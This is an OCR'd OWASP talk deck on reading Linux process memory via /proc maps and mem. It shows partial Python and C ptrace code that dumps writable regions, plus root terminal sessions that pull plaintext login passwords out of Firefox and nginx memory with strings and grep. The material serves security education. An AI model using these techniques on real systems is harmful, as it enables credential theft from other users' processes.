


READING THE MINDS

Dumping and analyzing RAM contents

Prisăcaru Anatolie
@shark0der

OWASP
The Open Web Application Security Project

about me

OWASP
The Open Web Application Security Project

- CTO @CCSIR
- Developer PHP/Node.js/Python
- Security researcher
- Other fun stuff

what?

- Finding process's memory maps
- Dumping memory to file
- Read!
- Applicability
- Conclusions & solutions

maps

man proc

OWASP
The Open Web Application Security Project

- `proc` - process information pseudo-file system
- `/proc/[pid]` - numerical subdirectory for each running process
- `/proc/[pid]/maps` – a file containing mapped memory regions
- `/proc/[pid]/mem` - this file can be used to access the pages of a process's memory

maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

address space

maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

permissions

maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

offset

maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

device (major:minor)

maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

inode


maps

OWASP
The Open Web Application Security Project

```
% cat /proc/$(pidof cat)/maps
08048000-08053000 r-xp 00000000 fc:01 3014797    /bin/cat
08053000-08054000 r--p 0000a000 fc:01 3014797    /bin/cat
08054000-08055000 rw-p 0000b000 fc:01 3014797    /bin/cat
0809e000-080bf000 rw-p 00000000 00:00 0          [heap]
b737e000-b757e000 r--p 00000000 fc:01 3282521    /usr/lib/locale/locale-archive
b757e000-b757f000 rw-p 00000000 00:00 0
b757f000-b7722000 r-xp 00000000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7722000-b7724000 r--p 001a3000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7724000-b7725000 rw-p 001a5000 fc:01 1048752    /lib/i386-linux-gnu/libc-2.15.so
b7725000-b7728000 rw-p 00000000 00:00 0
b773c000-b773e000 rw-p 00000000 00:00 0
b773e000-b773f000 r-xp 00000000 00:00 0          [vdso]
b773f000-b775f000 r-xp 00000000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b775f000-b7760000 r--p 0001f000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
b7760000-b7761000 rw-p 00020000 fc:01 1048768    /lib/i386-linux-gnu/ld-2.15.so
bf986000-bf9a7000 rw-p 00000000 00:00 0          [stack]
```

pathname

tools



memutil.py

OWASP
The Open Web Application Security Project


```
with file('/proc/' + pid + '/maps') as f: s = f.read()
lines = s.split('\n')
total = 0

for line in lines:

    ranges = re.findall("([a-f0-9]+)-([a-f0-9]+) rw-p 00000000 00:00 0", line)

    for i in ranges:

        address = int(i[0], 16)
        size = int(i[1], 16) - address

        print 'Line: ' + line
        print "Reading " + str(size) + ' bytes from ' + hex(address)
        total += size

        for attempt in xrange(5):
            child = Popen(
                            ["./readmem", pid, hex(address), str(size)],
                            stdout=PIPE)
            data = child.communicate()[0]
            x.write(data)

            if child.returncode == 0:
                break
            elif child.returncode == 3:
                time.sleep(0)
                continue
            else:
                break
```

readmem.c

OWASP
The Open Web Application Security Project

```
    if (0 != ptrace(PTRACE_ATTACH, pid, NULL, NULL))
    {
        int errattch = errno;
        // if ptrace() gives EPERM, it might be because another process
        // is already attached, there's no guarantee it's still attached by
        // the time we check so this is a best attempt to determine who is
        if (errattch == EPERM)
        {
            pid_t tracer = get_tracer_pid(pid);
            if (tracer != 0)
            {
                fprintf(stderr, "Process %d is currently attached\n", tracer);
                return 3;
            }
        }
        error(errattch == EPERM ? 3 : 1, errattch, "ptrace(PTRACE_ATTACH)");
    }

    //verify(0 == raise(SIGINT));

    wait_until_tracee_stops(pid);

#if defined(BLOCK_SIGNALS)
    verify(0 == sigprocmask(SIG_SETMASK, &oldset, NULL));
#endif

    int memfd = open(mempath, O_RDONLY);
    assert(memfd != -1);
```

sniff sniff



man process

OWASP
The Open Web Application Security Project

```
# python readmem.py man; echo; ls -l tmp
Line: b7556000-b7558000 rw-p 00000000 00:00 0
Reading 8192 bytes from 0xb7556000L
Line: b771b000-b771e000 rw-p 00000000 00:00 0
Reading 12288 bytes from 0xb771b000L
Line: b772b000-b772c000 rw-p 00000000 00:00 0
Reading 4096 bytes from 0xb772b000L
Line: b7764000-b7766000 rw-p 00000000 00:00 0
Reading 8192 bytes from 0xb7764000L
Line: b7ce2000-b7d4d000 rw-p 00000000 00:00 0          [heap]
Reading 438272 bytes from 0xb7ce2000L
Line: bfeb3000-bfed4000 rw-p 00000000 00:00 0          [stack]
Reading 135168 bytes from 0xbfeb3000L
Total: 592

total 592
-rw-r--r-- 1 root root 606208 Oct 21 04:49 3613
```

OWASP
The Open Web Application Security Project

Log in

Log in

To obtain a user account, you must **request one**.

You must have cookies enabled to log in to OWASP.

Language: Deutsch | English | Esperanto | Français | Español | Italiano | Nederlands

Username: shark0der

Password: ••••••••••••••••

Remember my login on this browser (for a maximum of 180 days)


Log in Forgotten your login details?

firefox

OWASP
The Open Web Application Security Project

```
[root@karma:/tmp/butox]
# python readmem.py firefox > /dev/null; ls -l tmp; strings tmp/* | grep -i 'password='
total 314328
-rw-r--r-- 1 root root 321871872 Oct 25 13:07 8732
wpName=shark0der&wpPassword=mysecretpassword&wpLoginAttempt=Log+in&wpLoginToken=2e07eb0
[root@karma:/tmp/butox]
#
```

firefox


Confirm
To display this page, Firefox must send information that will repeat any action (such as a search or order confirmation) that was performed earlier.
Cancel
Resend


works on nginx

OWASP
The Open Web Application Security Project

```
[root@karma:/tmp/butox]
# curl -d 'password=mysecretpassword' 127.0.0.1
<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.1.19</center>
</body>
</html>
[root@karma:/tmp/butox]
# python readmem.py nginx > /dev/null; ls -l tmp
total 4364
-rw-r--r-- 1 root root 782336 Oct 25 12:52 1728
-rw-r--r-- 1 root root 921600 Oct 25 12:52 1729
-rw-r--r-- 1 root root 921600 Oct 25 12:52 1730
-rw-r--r-- 1 root root 921600 Oct 25 12:52 1731
-rw-r--r-- 1 root root 921600 Oct 25 12:52 1732
[root@karma:/tmp/butox]
# strings tmp/* | grep password
password=mysecretpassword
[root@karma:/tmp/butox]
#
```

no defence?

- Hard passwords won't help you
- HTTPS won't help you
- The attacker doesn't care about salted and encrypted data in the database

